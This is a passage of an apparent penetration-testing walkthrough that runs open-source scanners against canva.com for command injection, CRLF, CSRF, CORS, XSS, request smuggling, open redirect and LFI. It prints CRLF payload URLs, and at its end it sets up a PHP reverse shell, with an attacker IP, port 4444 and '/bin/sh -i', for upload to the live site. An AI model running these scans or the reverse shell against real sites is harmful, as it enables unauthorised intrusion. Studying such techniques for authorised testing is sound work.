
CONCLUSION – Target is not vulnerable to SQL injection.

Testing OS Command Injection

As there is an underlying operating system which hosts the target website, we may able to run OS commands related to that OS through the web application. Commix is a tool which can be used to identify potential OS command injection vulnerabilities. Commix scan for our target can be performed as follows.

```
┌─[ravishanka@parrot]─[~]
└──╼ $commix --url https://www.canva.com --cookie="__cfduid=d225dc1f0c37ac25a455c53fbdc28

[warning] Python version 3.9.1 detected. You are advised to use Python version 2.7.x.

                                                __
                                               /\_\    __  _
 /`___\ /`___\ /`___`\ /`___`\ /`___`\ /`___`\/\ \ /\ \/'\  v3.1-stable
/\ \__//\ \__//\ \__/ \/\ \__/ \/\ \__/ \/\ \__/\ \ \ \/> </
\ \____\ \____\ \____\ \ \____\ \ \____\ \ \____\ \_\ \_/\_\ https://commixproject.com
 \/____/\/____/\/____/  \/____/  \/____/  \/____/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright © 2014-2020 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent
y to obey all applicable local, state and federal laws. Developers assume no liability a
 caused by this program.

[info] Resolving hostname 'www.canva.com'.
```

It could not find any command injection vulnerabilities. Then I used Burp Suite to find-out any potential OS command injection by manipulating requests as follows. It was also not successful.



CONCLUSION – Target is not vulnerable to OS command injection.

Testing Carriage Return and Line Feed Injection

Carriage Return and Line Feed Injection (CRLF) vulnerability occurs when an attacker tries to inject carriage return characters to software applications where it is not expected. The python tool CRLF Injector Scanner can be used to test this vulnerability. You can git clone the tool from, https://github.com/MichaelStott/CRLF-Injection-Scanner.

Following is the test result for our target.

```
┌─[ravishanka@parrot]─[~/CRLF-Injection-Scanner]
└──╼ $crlf scan -u "www.canva.com"
Command line tool for detecting CRLF injection.
Beginning scan...
No CRLF detected: http://www.canva.com/%0dSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/%0d%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/%23%0dSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/%23%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/%23%0d%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/crlf%0dSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/crlf%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/crlf%0d%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/crlf%23%0dSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/crlf%23%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/crlf%23%0d%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/?crlf=%0dSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/?crlf=%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/?crlf=%0d%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/?crlf=%23%0dSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/?crlf=%23%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/?crlf=%23%0d%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/#%0dSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/#%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/#%0d%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/#%23%0dSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/#%23%0aSet-Cookie:param=crlf;
No CRLF detected: http://www.canva.com/#%23%0d%0aSet-Cookie:param=crlf;
```

As you can see started testing for all the parameters that could found in the target domain, and gave the following result, as no CRLF vulnerabilities detected.


```
Finished scan!
No CRLF injection detected...
```


CONCLUSION – Target is not vulnerable to CRLF attacks.

Testing Cross Site Request Forgery

Cross Site Request Forgery is an attack where a user submits malicious exploit codes to a website. The python tool XSRFProbe can be used to identify possible CSRF vulnerabilities. You can git clone it from, https://github.com/0xInfection/XSRFProbe.

Following are the test results for our target. It started testing different types of CSRF attacks.






CONCLUSION – Target is not vulnerable to referrer-based request validation.

```
+-------------------------------------+
|   Origin Based Request Validation   |
+-------------------------------------+

[!] Making request on normal basis...
[*] Preparing the request...
[*] Processing the GET Request...
[*] Setting generic headers...
[!] Making request with Tampered Origin Header...
[*] Preparing the request...
[*] Processing the GET Request...
[+] Endoint Origin Validation Present!
[-] Heuristics reveal endpoint might be NOT VULNERABLE ...
[+] Mitigation Method: Origin Based Request Validation
```


CONCLUSION – Target is not vulnerable to origin-based request validation.

```
+----------------------------------+
|   Cross Origin Cookie Validation   |
+----------------------------------+

[+] Lets examine how server reacts to same referer...
[*] Setting Referer header same as host...
[*] Preparing the request...
[*] Processing the GET Request...
[+] Found cookie header value...
[+] Cookie Received: __cfduid=d472f43b32d142645339e7335503511301619403155; expires=Wed,
com; HttpOnly; SameSite=Lax; Secure, __cf_bm=8b1aa7a879b5e8974574fd0d7c78c6fe77a5a601-16
DuiU2h8JwfT/jmUiteixlyqlZl0PaVawoLNsmtqeWdbK+3efr03BRU=; path=/; expires=Mon, 26-Apr-21
re; SameSite=None
[*] Examining Cookie...
[+] SameSite Flag  detected on cookie!
[+] Cookie: Lax
[-]  [+] Endpoint SameSite Flag Cookie Validation Present!
[+] Lets examine how server reacts to a fake external referer...
[*] Preparing the request...
[*] Processing the GET Request...
[+] Found cookie header value...
[+] Cookie Received: __cfduid=de755079a6ec7c7731d6666d3b9299b171619403155; expires=Wed,
[*] Examining Cookie...
[+] SameSite Flag  detected on cookie on Cross Origin Request!
[+] Cookie: Lax
[-] Endpoint SameSite Flag Cookie Validation is Present!
[-] Endpoint Cross Origin Cookie Validation Not Present!
[-] Heuristic(s) reveal endpoint might be VULNERABLE to CSRFs...
[+] Possible CSRF Vulnerability Detected : https://www.canva.com/!
[!] Possible Vulnerability Type: No Cross Origin Cookie Validation Presence
```

CONCLUSION – Possibility of cross-origin cookie validation vulnerability.



CONCLUSION – Target has the insecure practice of using persistent session cookies.




CONCLUSION – Possible POST-Based CSRF attack detected.

PROOF OF CONCEPT for the possible POST-Based CSRF attack is as follows.

Testing CORS Misconfiguration

Some HTTP headers that define trusted web origins and associated properties are used by the CORS protocol in order to allow access from other resources of the website such as subdomains and trusted third parties. Sensitive information may be disclosed to attackers by exploiting vulnerabilities related to CORS.

Corsy is a python tool which can be used to detect CORS misconfigurations. You can git clone it from, https://github.com/s0md3v/Corsy. The scan result for our target is as follows.



CONCLUSION – Target has no CORS misconfigurations.

Testing Cross Site Scripting

There are many types of XSS attacks. All these attack types can be tested using the python tool called XSStrike, which you can git clone from https://github.com/s0md3v/XSStrike.

Following is the XSS scan for our target.

```
┌─[ravishanka@parrot]─[~/XSStrike]
└──╼ $python3 xsstrike.py -u https://www.canva.com/search/templates?q=ssss

      XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[-] WAF detected: CloudFlare Web Application Firewall (CloudFlare)
[!] Testing parameter: q
[!] Reflections found: 3
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 1541
 ~] Progress: 1541/1541
```

I used it with many parameters that could be found in the website. However, there was no luck in finding any XSS vulnerability.

CONCLUSION – Target is not vulnerable to XSS attacks.


Testing HTTPS Request Smuggling

Interpretation of Content-length and/or Transfer-encoding headers may be inconsistent between HTTP proxy server chain and HTTP server implementations that allows an attacker to smuggle HTTP requests. We can test this using python tool called smuggling, which you can git clone from https://github.com/anshumanpattnaik/http-request-smuggling.

I used it against our target as follows.

```
┌─[ravishanka@parrot]─[~/http-request-smuggling]
└──╼ $python3 smuggle.py -u https://canva.com
                ____ _  _ ____ ____ _    _ _  _ ____
                [__  |\/| |  | | __ |__ |    | |\ | | __
                ___] |  | |__| |__] |___ | | \| |__]


          Author    :   Anshuman Pattnaik / @anspattnaik
          Blog      :   https://hackbotone.com/blog/http-request-smuggling-detection-tool
          Version   :   0.1
```

The scan results are as follows. All requests are marked as OK, and no anomalies detected.



```
[zdsuffix1]     TE.CL     301     0.26s     OK
[zdsuffix2]     CL.TE     501     0.19s     OK
[zdsuffix2]     CL.TE     501     0.15s     OK
[zdsuffix2]     TE.CL     501     0.18s     OK
[zdsuffix2]     TE.CL     501     0.17s     OK
[revdualchunk]  CL.TE     301     0.19s     OK
[revdualchunk]  CL.TE     301     0.16s     OK
[revdualchunk]  TE.CL     301     0.18s     OK
[revdualchunk]  TE.CL     301     0.19s     OK
[zdspam]        CL.TE     301     0.19s     OK
[zdspam]        CL.TE     301     0.2s      OK
[zdspam]        TE.CL     301     0.2s      OK
[zdspam]        TE.CL     301     0.21s     OK
[bodysplit]     CL.TE     301     0.21s     OK
[bodysplit]     CL.TE     301     0.19s     OK
[bodysplit]     TE.CL     301     0.21s     OK
[bodysplit]     TE.CL     301     0.17s     OK
[nested]        CL.TE     501     0.17s     OK
[nested]        CL.TE     501     0.17s     OK
[nested]        TE.CL     501     0.21s     OK
[nested]        TE.CL     501     0.19s     OK
[spaceFF]       CL.TE     501     0.16s     OK
[spaceFF]       CL.TE     501     0.18s     OK
[spaceFF]       TE.CL     501     0.2s      OK
[spaceFF]       TE.CL     501     0.17s     OK
[unispace]      CL.TE     501     0.17s     OK
[unispace]      CL.TE     501     0.19s     OK
[unispace]      TE.CL     501     0.2s      OK
[unispace]      TE.CL     501     0.18s     OK
[accentTE]      CL.TE     301     0.2s      OK
```

CONCLUSION – Target is not vulnerable to HTTPS request smuggling.

Testing Open Redirection Vulnerability

If the attacker is able to control where the target website is redirected, that is where open redirection vulnerability occurs, because he/she may be able to redirect the victim to a malicious website of his/her own. We can test this vulnerability using a python tool called Oralyzer which you can git clone from https://github.com/r0075h3ll/Oralyzer.

I used it against our target as follows.

```
┌─[ravishanka@parrot]─[~/Oralyzer]
└──╼ $python3 oralyzer.py -u https://www.canva.com

   ____                  __
  / __ \_______ _/ /_ _____ ___ ____
 / /_/ / __/ _ `/ / // /_ // -_) __/
 \____/_/  \_,_/_/\_, //__/\__/_/
                 /___/

[•] Appending payloads just after the URL
[•] Infusing payloads
```

Results for the above test are as follows. It checks many redirections in order to check whether there is a possibility of open-redirection vulnerability.

However, all the redirections ended up with 403 HTTP error codes.


CONCLUSION – Target is not vulnerable to open-redirection vulnerability.

Testing Local File Inclusion Vulnerability


Local file inclusion happens when a path to executable code using an attacker-controlled variable is built by an application where the attacker is able to control which file is to be executed at run time. Most of the time directory traversal vulnerabilities lead to this vulnerability.

You can test for LFI and directory traversal vulnerabilities with the python tool Liffy. You can git clone the tool from https://github.com/mzfr/liffy. It can launch many attacks such as code execution , arbitrary file reads , access log poisoning , SSH poisoning and direct payload deliveries.

The usage is as follows. You need to specify our target , host , port and you need to create a netcat listener too. You need to specify the type of attack with switches.



Then it started testing for possible LFI vectors. However, it could not find any. It gave the following result.



CONCLUSION – Target is not vulnerable to local file inclusion vulnerability.

Testing Unrestricted File Upload Vulnerability


There are file upload functions available in most of the websites where you can upload files such as images / videos. What will happen if an attacker is able to upload a malicious file instead of an accepted file by the website? Attacker will be able to execute a malicious shell in the webserver and gain a reverse connection which gives him access to the foothold of the system. The most common scenario is when the attacker uploads a php shell after gaining knowledge of how to bypass the filters associated with uploading it, and if the backend technologies support php, it will provide a reverse shell immediately after executing that malicious shell.

In our target, there is a file upload functionality where you can upload images, as this is a website focuses on graphic designing. Let us try to upload a php shell and check whether the website accepts it without causing any errors.

I am using the common **php-reverse-shell.php** file which is available in penetration testing distributions at the /usr/share/webshells/php directory. I changed the following accordingly.

```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.217.128';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

